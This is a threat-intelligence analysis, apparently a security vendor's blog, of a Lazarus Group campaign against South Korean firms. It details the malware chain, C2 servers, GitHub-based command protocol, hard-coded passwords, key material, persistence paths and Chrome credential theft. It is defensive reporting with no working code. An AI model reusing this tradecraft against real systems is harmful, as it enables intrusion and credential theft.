Entrar

The Sandbox Fights Back: Joe Security Launches Adaptive Detonation
Reinach, Switzerland, 4th November 2026, CyberNewswire

Group-IB exposes CyberDakait Android malware. The Indian CyberDakait Android malware campaign uses 7 trojans to infect 17,960 phones and steal 7.6M SMS.
Related Posts:
The post CyberDakait Deploys Seven Android Trojan Families Against 17,960 Indian Banking Devices appeared first on Daily CyberSecurity.
In January, we responded to the Lazarus Group’s novel attack campaign against South Korea, which followed last year’s Operation SyncHole. In this new operation, the group employed an updated malware chain that included both their old and new malware, which we disclosed in full, and used another mandatory South Korean security software program as a part of infection chain using a watering‑hole strategy. Notably, the group targeted victims more selectively, sending spear‑phishing emails with links to fabricated but relevant sites, such as portfolio and résumé pages tailored to each target. We dubbed this activity Operation FlashHole.

Operation FlashHole attack flow during initial compromise
Our examination reveals that the earliest evidence of this new operation dates back to July 2025. This suggests the group began preparing for the campaign shortly after ending Operation SyncHole, which lasted at least four months. We identified a minimum of three organizations impacted by the campaign in South Korea’s software, construction, and wired communication equipment manufacturing sectors. These sectors differ from those affected by Operation SyncHole, indicating that the group has expanded its target scope over time.
After more than a year since the first observation of Operation SyncHole, we detected a suspicious execution chain originating from legitimate South Korean software. This chain mirrors the one from the previous operation; however, this time, the attacker abused CrossWeb EX instead of Cross EX, which was abused in Operation SyncHole. Both applications are related to financial security. CrossWeb EX is a financial security solution that is required to access widely used online banking and government websites. It encrypts communications between the user’s browser and the web server using public key infrastructure (PKI). This is not the first time Lazarus has abused this software. It was also used in 2021 to deploy the Racket downloader and again in 2022 and 2023. Although the exact method by which CrossWeb EX was abused remains unclear, we determined that the attack chain ultimately leads to the execution of the malware in memory.
We noted that the spawned process was running with a high integrity level. The parent process, INISAFECrossWebEXSvc.exe, originates from the installation bundle of INISAFE CrossWeb EX V3 version 3.4.1.2, released in 2023 after KrCERT’s public advisory.
As we already mentioned in our SyncHole blog post, this pattern closely mirrors the long‑standing strategy employed by the Lazarus Group to target South Korea. Since CrossWeb EX and similar software is mandatory for South Korean users and typically runs in the background to interact with the browser, it has been leveraged as a critical attack vector by the group. In 2025, a paper was presented at the USENIX Security Symposium that investigated vulnerabilities in South Korea’s mandatory security software and demonstrated how such software can unintentionally create a massive attack surface.
In July 2026, the South Korean government and several local security vendors also published a joint security advisory covering typical Lazarus attack techniques, including exploitation of financial security software. While this advisory overlaps with our findings from Operation FlashHole and Operation SyncHole, and AhnLab’s detailed analysis report Operation Double Barrel covers a wide range of recent Lazarus Group activities, we are conducting a more granular classification based on their TTPs. We will discuss this further in the attribution section.
Although we could not precisely determine what triggered the infection chain, our analysis uncovered a suspicious website hosted on GitHub Pages that is associated with the GitHub account used as the C2 channel. The GitHub account was created last September, and the initial version of the site was designed to showcase the résumé of a senior network appliance developer. In January, however, this site was replaced with another featuring an interior design showcase. The first site was likely accessed by an employee of a wired communication manufacturing company, while the second site likely affected a target in the construction sector.

Appearance of the malicious websites
The first site with the résumé had a photograph supposedly of a job seeker, but the lack of EXIF metadata and the unnatural texture of the image indicate that it was generated by AI. This suggests the Lazarus Group has incorporated AI into its long‑standing strategy, like other Korean‑speaking threat actors (1, 2). The group most likely also used AI to create the lure site: the job seeker’s name resembles the Korean version of “John Doe,” and the portfolio was populated with seemingly meaningless details and random companies. The generated site was then manually tailored to specific targets.

Suspected use of an AI-generated image on the résumé site
The websites contained embedded links that loaded an external JavaScript file via a script tag.
hxxps://javadevhouse.co[.]kr/ajax/libs/jquery/1.7.3/jquery.min.jshxxps://pythonapischool[.]com/api/detachBased on the analysis, we assess with medium-to-high confidence that the targets received phishing emails containing links to the malicious site hosted on GitHub Pages (using the domain <username>.github.io). The research results showed a high possibility that visiting the malicious site initiated an infection process involving CrossWeb EX software. This assessment aligns with Lazarus’s recent approach, as detailed in the joint advisory published by the South Korean government and security companies.
Following the initial compromise, the legitimate Windows binary fsquirt.exe was executed under the CrossWeb EX process and injected with shellcode containing a malicious DLL – TechHub malware. From our extensive and thorough examination, we identified several malicious payloads and reconstructed the complete infection chain. The infection chain is rather complex and reveals the Lazarus Group’s advanced operational techniques on targeted hosts. These techniques conceal their malicious payloads, intent and their sophisticated malware delivery framework. The latter was updated extensively compared to the previous campaign, despite the new operation starting less than a year later. Significantly, the execution chain below exists only in memory during the initial infiltration, highlighting the attackers’ considerable efforts to hide the initial compromise.

Initial infection chain
Following the initial compromise, the group sought to maintain persistence on the network by installing a pair of malware strains – TouchHub and TouchShift – leveraging DLL side‑loading under the name mscoree.dll. TouchHub was deployed by the first instance of TechHub. It then used DLL side-loading to launch TouchShift, which led to the in‑memory execution of another TechHub instance. After launching the second time, TechHub deployed another pair, ClientHub and LPEClient, rather than executing Cubridge directly. Only minimal traces of these files were found on disk; the remainder of the malicious code persisted exclusively in memory.

Expanded infection chain after gaining persistence
Since Cubridge remains only in memory at the initial compromise stage, we suspect the group designed this indirect, multistage chain to deliberately redeploy Cubridge after gaining persistence, as it serves as the most sophisticated orchestrator of the attack.
The full chain comprises advanced variants of the known Lazarus malware strains, including TechHub, Cubridge, TouchShift, LPEClient, and the newly identified TouchHub and ClientHub.
TechHub, a downloader that plays a central role in this attack, communicates with GitHub using a Personal Access Token (PAT). It serves as the initial payload, providing the top of the chain with sufficient functionality to profile compromised hosts and facilitate subsequent payloads.
This variant is a more advanced version of the malware named CLOUDBURST by Mandiant and NickelLoader by ESET. According to their reports, the earlier version communicated with a C2 server via HTTP(S) to fetch additional payloads. The latest iteration we found, however, communicates with GitHub instead and has updated command strings.
We identified three variants of TechHub in the chain: an in‑memory version, a simple DLL side‑loading version, and a DLL side‑loading version that uses a registered Windows service. Depending on which stage loads the malware, it contacts a private GitHub repository via the GitHub API using either hard‑coded credentials or credentials retrieved from its configuration file.
When TechHub loads, it creates a 4‑byte hexadecimal identifier (ID) in the range 0x1000–0xFFFF or reads one from the configuration file, enabling the attackers to distinguish between compromised hosts. TechHub then checks a GitHub issue by sending the request GET /issues?state=[open/closed] to determine whether any previous communication remains active and removes any traces of it if found. It then proceeds with the handshaking process.
1[ID] with the body “hel” using the POST /issues request, and sets its status to open.2[ID] value in its name. This file contains the RSA public key.1[ID], to the repository.During file exchange, filenames follow the pattern [1|2][ID][random-16-byte-key] throughout communication. The “2” prefix indicates delivery from the repository to TechHub, while “1” indicates delivery from TechHub to the repository. The random 16‑byte key in the filename is used for AES encryption or decryption of each file’s contents, employing either a hard‑coded IV or an updated IV.
After the key exchange is complete, TechHub reads a file with the prefix “2” once again and verifies that the delivered data equals “hel”. If the check passes, TechHub gathers extensive information from the infected host. This data is then encrypted and sent to the repository. After transmitting the device information, the process concludes by updating the body of the previously created issue from “hel” to “hey” using PATCH /issues/[issue number]. The malware is now fully prepared to receive commands from the repository.
TechHub supports four commands. The laeca command deploys a payload packaged in shellcode that reflectively loads the embedded payload directly into memory.
| Command | Description |
mqdrz |
Collect information about the device and its running processes |
laeca |
Directly invoke the received shellcode in memory |
aqvxp |
Terminate the current process |
rtcya |
Beaconing after finishing the handshake process |
Cubridge, deployed via TechHub on the compromised host, is capable of retrieving various payloads through multiple methods. It serves as the central orchestrator of the entire malware framework, supporting a range of plugins, modules, and tools. An earlier version of Cubridge was also disclosed in the reports covering the previous version of TechHub. In those reports, Mandiant identified it as SIDESHOW, and ESET identified one of its modules as LightlessCan.
To establish communication with the C2 server, Cubridge randomly selects one of the predefined C2 servers and constructs a dedicated C2 URL for every request, using the pattern [C2_URL]/[page1]/[page2]/[page3]. This is achieved by concatenating terms from predefined word lists. Our analysis identified a single hardcoded C2 server – hxxps://cubedesign[.]co[.]kr/news/AABBCC – associated with the examined instance that is configured to version 5.1. During URL generation, AABBCC is substituted with a null value. The page3 segment is assigned a randomly generated integer between 10000000 and 99999999. Consequently, each generated URL is designed to appear authentic and remain unique for each request.
The predefined list for page1 is shown below. TechHub randomly selects one item from the list.
economy, opinion, politics, national, international, medical, investment, sports, lifestyle, shopping, culture
The predefined word list for page2 is shown below.
article, list, story
This means the hardcoded URL can later be transformed, for example, into hxxps://cubedesign[.]co[.]kr/news/economy/article/12345678 by following the steps described above.
Authentication using the POST request with the C2 server requires three parameters in the form of key‑value pairs. Each key is randomly generated using a different predefined word dictionary, and the associated values consist of a randomly generated 8‑byte hexadecimal bot ID, a fixed authentication token (KW4Ofw982CNJjxd51AVqkGAop), and a randomly generated 16‑byte hexadecimal session ID.
Cubridge employs a more robust handshaking process than TechHub, combining the RSA and RC6 algorithms. Unlike TechHub, it skips the profiling step and proceeds directly to command and control after the handshake. During communication, the malware mimics browser requests, using X‑CSRF‑Token and X‑Requested‑With headers for authentication and the Upgrade‑Insecure‑Requests header to request additional data.

Cubridge’s communication sequence
Cubridge contains extensive functionality, with a particular focus on loading subsequent‑stage payloads. The commands employ various techniques, such as DLL injection, reflective loading, and section‑mapping injection. The payloads may be delivered in various forms:
It is anticipated that the commands for plugins and shellcode will load identical types of plugins because both support a similarly formed exported function for subsequent activity. The shellcode can be generated using the open‑source sRDI tool to package a DLL‑style plugin. The capabilities of a single DLL are likely utilized to load a tool that works independently because when a single DLL is loaded, only its DllMain entry point and its parameters are accessible; no other exported functions are exposed.
| Command | Payload type | Description |
| 0 | – | Collect device info including the computer name, time zone, PID, and other similar details |
| 1 | Archive the specified file/directory using the legacy ZipCrypto algorithm and the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/ |
|
| 2 | Create a file at the specified path | |
| 3 | Possibly plugin | Inject the provided DLL payload into the target process and load it reflectively using reflective DLL injection |
| 4 | Plugin | Reflectively load a plugin in DLL format |
| 5 | Retrieve the address of the specified exported function from the target plugin and run it with the provided parameters | |
| 6 | Retrieve all information about the loaded plugins | |
| 7 | Unload the specified plugin | |
| 8 | Shellcode | Inject the provided shellcode into the target process and load it using section mapping injection |
| 9 | Load the provided shellcode directly into memory | |
| 10 | Retrieve the address of the specified export function from the target shellcode (likely a plugin in shellcode form) and run it with the provided parameter | |
| 11 | Retrieve all information about the loaded shellcode | |
| 12 | Unload the specified shellcode | |
| 13 | – | Set the scheduled Cubridge execution time (in minutes) by updating a global variable |
| 14 | Set the scheduled Cubridge execution time (in minutes) by updating a global variable, while disabling monitoring by also updating another global variable | |
| 15 | Terminate in a controlled manner | |
| 16 | Get the configuration for Cubridge: retrieve the global flags, the number of C2 servers, the C2 addresses, etc. | |
| 17 | Update the global flags, the number of C2 servers, the C2 addresses, etc. | |
| 18 | Tool | Load a DLL reflectively with the specified parameter |
| 19 | Configure the parameters for loading a single DLL | |
| 20 | Unload the single DLL | |
| 21 | Module | Load the “action module” (ActionModule.dll) reflectively and invoke its AppinfoView export function |
| 22 | Load the “function module” (FunctionModule.dll) reflectively and invoke its PresentationFontConfig export function |
Commands 21 and 22 each load a different module. As their internal names imply, the action module manages basic file and process operations, while the function module implements Windows’ default commands. The action module covers commands 23–41, and the function module handles commands 42–79.
The action module handles system operation commands, file system interactions, and process behavior. It is invoked by passing the appropriate command and parameters to its AppinfoView export function. The module supports 19 commands, numbered 23 through 41. Execution results are first sent to Cubridge, which then forwards them to the C2 server.
| Command | Role |
| 23 | Get local disk space for each drive |
| 24 | Get information about the specified file or directory |
| 25 | Execute the provided command |
| 26 | Get information about the specified file or directory (similar to command 24) |
| 27 | Execute the provided command under the target process (PPID spoofing) |
| 28 | Execute the provided command under the target process within the provided session (PPID spoofing + session impersonation) |
| 29 | Get detailed information about processes |
| 30 | Terminate the provided process |
| 31 | Suspend all threads belonging to the specified process |
| 32 | Resume all threads belonging to the specified process |
| 33 | Permanently delete the file by overwriting its entire contents with the sequence: 0 → 1 → random bytes → 1 → 0 |
| 34 | Rename the provided file to :EFS (the alternate data stream area) and delete it using the native API SetFileInformationByHandle |
| 35 | Set the current working directory |
| 36 | Copy the specified file to the provided path |
| 37 | Delete the specified directory |
| 38 | Move the specified file to the provided path |
| 39 | Create the provided directory |
| 40 | Initiate a non‑blocking connection attempt to the specified IP address and port (possibly for port scanning) |
| 41 | Read the specified file |
The function module implements commands that emulate Windows’ built-in commands. Similar to the action module, its DllMain routine initializes all supported command functions, which are later accessed through the PresentationFontConfig export. Altogether, the module offers 38 commands, numbered from 42 to 79. While we believe this module is based on the previous LightlessCan, this is the first time we’ve seen it in the form of a separate module.
| Command | Role |
| 42 | Capture all displays and archive them using the legacy ZipCrypto algorithm with the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/ |
| 43 | Synchronize the MAC (Modified, Accessed, and Created) times of the file provided in the second argument to match those of the file provided as the first argument |
| 44 | Get information about the specified directory |
| 45 | Get information about the specified drive |
| 46 | Inject the provided DLL payload into the target process |
| 47 | Unload the specified DLL from the specified process |
| 48 | Implementation of the ipconfig command |
| 49 | Implementation of the net command |
| 50 | Implementation of the netsh advfirewall firewall command |
| 51 | Implementation of the netstat command |
| 52 | Implementation of the ping -6 command |
| 53 | Implementation of the reg command |
| 54 | Implementation of the sc command |
| 55 | Implementation of the ping command |
| 56 | Implementation of the whoami command |
| 57 | Implementation of the nslookup command |
| 58 | Implementation of the schtasks command |
| 59 | Implementation of the systeminfo command |
| 60 | Implementation of the arp command |
| 61 | Call the CryptUnprotectData function to retrieve the AES key that DPAPI protects. Extract the key using the encrypted_key keyword from Chromium’s Local State file located at: %LOCALAPPDATA%\Google\Chrome\User Data\Local State |
| 62 | Not implemented |
| 63 | Not implemented |
| 64 | Read the specified file and decrypt it using an XOR operation with the key 0x59. Then extract the paths from the decrypted buffer and archive files and directories at these paths with the legacy ZipCrypto algorithm, using the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/ |
| 65 ~ 79 | Not implemented |
Besides the modules, we also observed that the actor deployed various plugins and tools.
| Type of payload | Name | Description |
| Plugin | ADFinder (AdFinder.dll) |
Launches LDAP queries in an Active Directory environment, taking six arguments such as log file path, ADsPath, search filter, and attribute names |
| Plugin | FileCollector (Dll.dll) |
Recursively scans every subdirectory and file in the provided directory, gathering detailed information about each |
| Tool | Browser stealer | Can be injected into Chromium-based browsers, such as Google Chrome, Microsoft Edge, and Brave. Once injected, it extracts files and credentials from the victim’s browsers, including stored passwords, bookmarks, history, preferences, and cookies |
| Tool | Process collector | Iterates over all running processes, collecting each process’s ID, path, and command line |
During our analysis, we obtained a previously unknown malware sample from TechHub’s private GitHub repository, which served as a parent installer for TouchShift. We dubbed this malware TouchHub. Upon execution, it copies the legitimate printfilterpipelinesvc.exe to C:\Windows\System32\RasConv\ImeBroker.exe, registers it as a service, and places an embedded TouchShift payload named mscoree.dll in the same directory. Following creation, the malware synchronizes the MAC timestamps of C:\Windows\System32\drivers\monitor.sys with those of the newly written file, hindering forensic analysis.
It then goes through the service registration process by collecting up to 100 legitimate service names that are registered under the netsvcs svchost group in HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost. It randomly selects one of these names, appends two random alphabetic characters to form a new service name, and uses this name to create a service that runs the hard‑coded command line C:\Windows\System32\RasConv\ImeBroker.exe -TimeBroker with the description Microsoft Service. The newly created service is started immediately.
Overall, TouchHub creates three files in the designated directory to launch TouchShift with SYSTEM privileges.
| Path | Type | Description |
C:\Windows\System32\RasConv\ImeBroker.exe |
Executable file registered as a service | Copied from C:\Windows\System32\printfilterpipelinesvc.exe |
C:\Windows\System32\RasConv\mscoree.dll |
Side-loaded TouchShift payload | Dropped by TouchHub. It contains encrypted payloads and includes portions of a legitimate DLL’s contents, which significantly inflates its size |
C:\Windows\System32\RasConv\ActivationStore.dat |
TechHub’s configuration file | Dropped by TouchHub after extracting configuration values |
The version of TouchShift dropped by TouchHub is almost identical to the version described in Mandiant’s blog post, even sharing the same malicious export function, LockClrVersion. It takes the argument supplied by TouchHub and XORs it with a hard‑coded key. The resulting value is XORed once more with the executable’s filename, and this result is used as the AES key. All strings involved in this process (the argument, the XOR key, the filename) must be exactly 16 bytes long. If a string is shorter, it is padded with NULL bytes (\x00); if it is longer, it is truncated to 16 characters. For example, one of the string combinations in the obtained sample was:
-TimeBroker\x00\x00\x00\x00\x00 (padded with NULL)x809G736iC3f8Wp8ImeBroker.exe\x00\x00\x00 (padded with NULL)After deriving the key, the malware decrypts the embedded payload using AES‑CBC‑128 without padding. The decrypted data is shellcode that starts with a call instruction. It wraps the next‑stage payload – identified as the third version of TechHub (DLL side-loading with a registered service) – that reads the ActivationStore.dat file as an external configuration.
We also identified a new piece of malware stored in TechHub’s private repository, which we named ClientHub. It supports various commands formed using a bitmask. There are at least two versions of ClientHub: one that communicates with websites via HTTP(S) and one that interacts with the Dropbox API using credentials.
Depending on the version, its configuration is sourced from internal resources or the external configuration file C:\Program Files\Common Files\System\msadc\msadc.inc. The configuration comprises keys and IVs for the SNOW 1.0 algorithm, scheduled execution times, and C2 server addresses encrypted with the SNOW stream cipher. The SNOW cipher is a family of high‑speed stream ciphers used for secure data encryption in telecommunications and wireless networks. This is the first time it has been observed in the malware of the Lazarus Group.
